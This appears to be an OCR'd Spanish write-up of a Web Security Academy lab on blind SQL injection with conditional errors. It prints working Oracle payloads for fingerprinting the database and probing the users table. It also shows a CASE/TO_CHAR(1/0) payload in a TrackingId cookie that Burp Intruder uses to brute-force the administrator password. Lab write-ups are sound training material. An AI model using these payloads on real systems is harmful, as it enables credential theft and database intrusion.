
10 Lab Blind SQL injection with conditional errors

Primero vamos a ver ante que tipo de BD estamos, para ello vamos a utilizar la sentencia (usamos || para evadir filtraos en la consulta):

`` '+||+(select''from+dual)+||+'



Como se nos devuelve un 200 ok, podemos comprobar que estamos ante un Oracle DB, ya que la tabla 'dual' está presente en Oracle.

Ahora vamos a comprobar que la tabla users existe, un factor a tener en cuenta es que no tenemos el numero de columnas suficientes en esta pagina, por lo que tendremos a que añadir


rownum = 1:

`` '+||+(select''from+users+where+rownum+%3d+1)+||+'

Como se nos devuelve un 200 OK podemos comprobar que esta tabla existe.


Comprobamos con la siguiente sentencia que el usuario administrator existe:

`` '+||+(select''from+users+where+username = 'administrator')+||+'



Planteamos el ataque de Cluster Bomb de la siguiente maner:

`` 'AND (SELECT CASE WHEN SUBSTR(password,1,1) = 'a' THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username = 'administrator') = 'a'--


1
2
4
5
6 ×
Payloads
Payload position: 2 - a
Payload type: Brute forc
Payload count: 36
Request count: 720
Payload configuration
This payload type generates
lengths that contain all perm
character set.
Character set: abcdefghijkl
Min length: 1
Max length: 1
Payload processing
You can define rules to perfo
tasks on each payload before
Payloads
Resource pool
Settings
Cluster bomb attack
Start attack
Target c00d804b5774d80da0d4d00350041.web-security-academy.net
Update Host header to match target
Positions
Add §
Clear §
Auto §
1 GET /login HTTP/2
2 Host: 0a1c00d804b5774d80da0d4d00350041.web-security-academy.net
3 Cookie: TrackingId=mcKySrkDhMCvqPsu'AND (SELECT CASE WHEN SUBSTR(password,§1§,1) = '§a§'
THEN TO_CHAR(1/0) ELSE 'a' END FROM users WHERE username = 'administrator') = 'a'--; session
=oJhEzKe8aLPHS3YKAbg4gfYnDnbjkETa
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
https://0a1c00d804b5774d80da0d4d00350041.web-security-academy.net/filter?category=Lifestyle
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers